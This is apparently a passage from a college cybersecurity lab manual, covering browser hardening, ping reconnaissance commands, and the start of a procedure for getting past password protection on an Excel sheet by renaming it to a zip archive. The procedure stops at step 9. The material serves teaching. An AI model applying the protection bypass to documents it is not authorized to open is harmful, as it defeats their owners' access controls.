

CYBER SECURITY LAB MANUAL



DAYANANDA SAGAR College OF ENGINEERING

(An Autonomous Institution affiliated to

Visvesvaraya Technological University, Belgravia)

Department of Computer Science & Engineering

SIXTH SEMESTER

CYBER SECURITY LAB MANUAL

Sub Code: 19CS6DLCSL

DAYANANDA SAGAR COLLEGE OF ENGINEERINGDEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING



Vision and Mission of the Department

Vision

To provide a vibrant learning environment in computer science and engineering with focus on industry needs and research, for the students to be successful global professionals contributing to the society.

Mission

- * **To adopt a contemporary teaching learning process with emphasis on hands on and collaborative learning**
- * **To facilitate skill development through additional training and encourage student forums for enhanced learning.**
- * **To collaborate with industry partners and professional societies and make the students industry ready.**
- * **To encourage innovation through multidisciplinary research and development activities**
- * **To inculcate human values and ethics to groom the students to be responsible citizens.**

DAYANANDA SAGAR COLLEGE OF ENGINEERINGDEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING



Code of Conduct in the Lab

Do's

Students shall

- Come prepared for the program to be developed in the laboratory.
- Report any broken plugs or exposed electrical wires to your faculty/laboratory technician immediately.
- Turn off the machine once you have finished using it.
- Maintain silence while working in the lab.
- Keep the Computer lab premises clean and tidy.
- Place backpacks under the table or computer counters.
- Treat fellow users of the laboratory, and all equipment within the laboratory, with the appropriate level of care and respect.

Don'ts

Students shall not

- Talk on cell phones in the lab.
- Eat or drink in the laboratory.
- Touch, connect or disconnect any plug or cable without the faculty/laboratory technician's permission.
- Install or download any software or modify or delete any system files on any lab computers.
- Read or modify other users' files.
- Meddle with other users' files.
- Leave their personal belongings unattended. We are not responsible for any theft.

Course Objectives and Course Outcomes:

Course Objectives:

- **To be familiar with different types of Tools and methods used in Cyber Crime.**
- **To be fluent with various security measures for handling different types Cyber- attacks.**
- **To be able to analyze and implement protection and prevention of Cyber Crime Attacks.**

Course Outcomes: At the end of the course, student will be able to:

CO1	Analyze and apply the security features on web browsers
CO2	Investigate the system vulnerabilities to protect system from Cyberattack
CO3	Apply different cyber security tools
CO4	Analyze the apply Forensic tool for cyber crime investigation
CO5	Analyze and Evaluate real time Network Traffic by capturing the network packets

CYBER SECURITY LAB MANUAL

ExpT.No	Contents of the Experiment		Hours	Cos
1)	a)	Write the Steps to ensure Security of any one web browser (Mozilla Firefox/Google Chrome).	01	CO1
	b)	Write the commands for Gathering Information about the active websites using Windows Command line Utilities.	01	CO1
2)	a)	Validate the Password Cracking technique on an authorized MS Excel Document.	01	CO3
	b)	Scanning System Vulnerabilities using Microsoft Baseline Security Analyzer (MBSA) Tool.	01	CO2
3)	a)	Study of Cyber Forensic Tools.	01	CO4
	b)	Comparison of two files for Forensic Investigation by Compare It Tool	01	CO4
4)	a)	Analyse the Port vulnerability of the system using NMAP to ensure security in Apache Server	01	CO2
	b)	Steganography - Hiding and Recovering The Information Using QUICKSTEGO TOOL	01	CO3
5)	a)	Write a program to illustrate Buffer overflow attack..	01	CO3
	b)	Implement a versatile hacking tool - Hashcat Tool for cracking the password.	01	CO3
6)	a)	Implement website Defacing Attack using Website Copier tool (HTTrack)	01	CO3
	b)	Text Stegnography : Hiding The Information In The Text File Using Snow Tool	01	CO3
7)	a)	Analyse the real time network traffic by capturing TCP packets using Wireshark tool.	01	CO5
	b)	Analyze the real time network traffic by capturing FTP packets using Wireshark Tool.	01	CO5
8)	a)	Write a C program to encrypt the secret text message by implementing Caesar Cipher substitution technique.	01	CO3
	b)	Investigate the Hidden Text and extract the secret information behind an image using Command Prompt.	01	CO4

EXPT.NO 1(A)	STEPS TO ENSURE SECURITY OF ANY ONE WEB BROWSER (MOZILLA FIREFOX/GOOGLE CHROME)	DATE:
-----------------	--	-------

AIM:

The main aim is to study the steps to ensure security of any one web browser (Mozilla Firefox/Google chrome).

PROCEDURE:

1. Configure privacy and security settings

The point here is to disable features that can cause vulnerabilities introduced through third-party cookies as well as plug-ins, add-ons and extensions. The fewer of these features you enable, the less likely they are to be exploited by hackers.

2. Choose your warnings

Disabling features helps secure computers but also potentially prevents users from getting at resources they might need. For instance, cookies help load pages faster at often-visited websites but they can also direct users into compromised sites. To prevent that, set up cookie warnings so users are alerted before navigating to unknown sites. Don't save passwords

Allowing browsers to save passwords may be convenient but creates security risks. Malware that captures keystrokes can steal the information. Also, if a laptop falls into the wrong hands, it doesn't take much for a savvy hacker to find the stored password information.

4. Select plug-ins carefully

Java, Flash, JavaScript, ActiveX and myriad other plug-ins have all been exploited by hackers to break into computers and networks. Use these only if you have a reason to; otherwise, disable them.

5. Update browsers regularly


Browsers, just like any other software, need to be updated regularly to plug security holes. Out-of-date software is a favorite way for hackers to break into networks. Updates not only address security but also make browsers run better.

6. Install and update endpoint security

Robust endpoint security is an absolute necessity. Threats that can elude browser privacy settings can still be blocked by an endpoint security solution that helps prevent ransomware and other types of malware, and detects zero-day threats.


Firefox hacks and tips for better security

- If you use Mozilla Firefox and want to improve your browser security settings, press the hamburger menu in the top right corner and go to “Options”.




In the “General” tab, at the Downloads section, press “Always asks me where to save files”. This way, you won’t have a web location try to automatically save dangerous content to your computer.

CYBER SECURITY LAB MANUAL



At the same time, this gives you the option to place suspicious content in a safe location where you can analyze it afterwards.


Next, go to the Privacy tab.



At the “Tracking” section press the blue text with “manage your Do Not Track settings” and check “Always apply do not track”.

After you do this advertising, commerce and various other sites shouldn’t be able to track you across the web. While in the Privacy tab, at the “History” section, choose

CYBER SECURITY LAB MANUAL




“Firefox will never remember history”.

This is especially important if you know your device may be used by other people.

For a more detailed control of your history section, select “Use custom settings for history”.


Check “Always use private browsing mode” so every time you close your Firefox browser it will clear browsing history, search results, cookies and download history. The last changes you should make in Firefox can be found in the “Security” category.



First, make sure all of the four check boxes in the General section are checked in.

This ensures that your browser will inform you whenever websites try to install malicious add-ons and other content. In the “Logins” section you can set up a Master Password.

CYBER SECURITY LAB MANUAL



Doing this is especially useful when multiple people have access to the computer, since it asks you introduce a master password before you can access logins. This way, other people won't be able to access your important accounts such as email. Once more, we cannot recommend this enough, but don't let your

RESULT:

The detail studies of the steps to ensure security of any one web browser (mozilla firefox/google chrome) is completed successfully

EXPT.NO 1(B)	GATHERING INFORMATION USING WINDOWS COMMAND LINE UTILITIES	DATE:
-----------------	---	-------

AIM:

The main aim is to gather the information using windows command line utilities.

PROCEDURE:

Consider a network where you have access to a windows PC connected to the Internet.

Using Windows –based tools, lets gather some information about the target. You can ask any target domain or IP address, in our case, we are using example.com as a target.

Topology Diagram:




Figure: Topology Diagram

- 1) Open Windows Command Line (cmd) from Windows PC.
- 2) Enter the Command “ping yahoo.com” to ping.

```

C:\> Command Prompt
Microsoft Windows [Version 10.0.18363.1379]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\CSE>ping yahoo.com

Pinging yahoo.com [74.6.231.20] with 32 bytes of data:
Reply from 74.6.231.20: bytes=32 time=239ms TTL=52

Ping statistics for 74.6.231.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 239ms, Maximum = 239ms, Average = 239ms

C:\Users\CSE>
  
```

- 3) From the Output you can Observe and extract the following Information:
 - yahoo.com is live

- IP address of yahoo.com
- Round trip time
- TTL Value
- Packet Loss Statistics

4) Now, enter the command “ping yahoo.com -f -l 1500” to check the value of fragmentation.

```

C:\ Command Prompt
Microsoft Windows [Version 10.0.18363.1379]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\CSE>ping yahoo.com -f -l 1500

Pinging yahoo.com [74.6.143.26] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 74.6.143.26:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\CSE>

```

- Ping: a command to determine the connectivity between your computer and a particular address (within the Local network or the internet).
- URL or local address: the web address or the IP address of the server you're trying to check for speed connectivity.
- -f : a command to make sure that when you ping a certain address, it will not fragment the packet sent or received.
- -l : a command commonly known as a packet size switch. This is the best command to help you determine the best MTU size for your network.

Here are the results that you may get after doing the ping test:

- Four replies received: This means that the packet size entered is either within or the actual MTU size used within your network.
- Destination net unreachable: This means that there was no path or route to the destination or the address.
- Request Timed Out: This means that within the default wait time period (1 second), there was no response.
- Packet needs to be fragmented but DF set: This means that the packet size you entered is too high for your MTU value.

RESULT:

The detail studies of the steps to gather information about the target is completed successfully

EXPT.NO 2(a)	PASSWORD CRACKING ON AN AUTHORIZED MS EXCEL DOCUMENT	DATE:
-----------------	---	-------

AIM:

The main aim is to open an authorized ms excel document by password cracking.

PROCEDURE:

Step 1: Open the MS EXCEL by clicking start menu icon in the task bar.




Step 2: Create an any highly official document (example: student mark sheet, EMP salary, ECT....)

CYBER SECURITY LAB MANUAL

S.NO	REG.NO	STUDENT NAME	MARKS
1	AC16UIT001	AATHISH M	98
2	AC16UIT002	ABHISHEK KUMAR SAHU	45
3	AC16UIT003	ABINESH G	56
4	AC16UIT004	ABINESH KUMAR A	67
5	AC16UIT005	ABISH A	65
6	AC16UIT006	AGILAN M	67
7	AC16UIT007	AJITH KUMAR M	
8	AC16UIT008	AMARTHIVASEN M	56
9	AC16UIT009	ARUNKUMAR G	67
10	AC16UIT010	BERYL CHRISTY R	76
11	AC16UIT011	BHARATHWAJ R	67
12	AC16UIT012	DEEPAGANESH R	67
13			
14			
15			
16			
17			
18			


Step 3: Save the MS EXCEL document with a file name and with the extension of .xsls




Step 4: Protect your document with a password by selecting review tab and choose protect sheet. Assign a password

Protect Sheet	
<input checked="" type="checkbox"/> Protect worksheet and contents of locked cells	
Allow all users of this worksheet to:	
<input checked="" type="checkbox"/> Select locked cells	
<input checked="" type="checkbox"/> Select unlocked cells	
<input type="checkbox"/> Format cells	
<input type="checkbox"/> Format columns	
<input type="checkbox"/> Format rows	
<input type="checkbox"/> Insert columns	
<input type="checkbox"/> Insert rows	
<input type="checkbox"/> Insert hyperlinks	
<input type="checkbox"/> Delete columns	
<input type="checkbox"/> Delete rows	

Step 5: Enable all the alignment edition option so therefore one can edit out official document. Select ok



STEP 6: And re-enter the password to conform the password



Step 7: Now check if the editing is possible in our official document. If we try to change any this will display that this document is protected by password


The screenshot shows a Microsoft Excel spreadsheet titled "stud - Microsoft Excel". The spreadsheet contains a table with columns labeled "SNO", "REG NO", "STUDENT NAME", and "MARKS". Row 6, which contains the data "5 AC16UIT005 ABISH A 65", is highlighted in orange. A yellow warning icon is visible in the bottom-left corner of the spreadsheet area. A modal dialog box is displayed, containing the text: "The cell or chart that you are trying to change is protected and therefore read-only." and "To modify a protected cell or chart, first remove protection using the Unprotect Sheet command (Review tab, Changes group). You may be prompted for a password." There is an "OK" button at the bottom right of the dialog.

SNO	REG NO	STUDENT NAME	MARKS
1	AC16UIT001	AATHISH M	98
2	AC16UIT002	ABHISHEK KUMAR SAHU	45
3	AC16UIT003	ABINESH G	56
4	AC16UIT004	ABINESH KUMAR A	67
5	AC16UIT005	ABISH A	65
6	AC16UIT006	AC	
7	AC16UIT007	AJITH	
8	AC16UIT008	AMAR	
9	AC16UIT009	ARUN	
10	AC16UIT010	BERYL	
11	AC16UIT011	BHAR	
12	AC16UIT012	DEEPAGANESH R	67
13	AC16UIT012		
14			
15			
16			
17			


Step 8: Save the document in a new folder or in a desktop




Step 9: Select the file and change the extension as .zip or right click on the file select the properties form the pop-up menu and change the extension of the document otherwise right click on the file select open with and choose winRAR. The .xsls file is changed to .zip



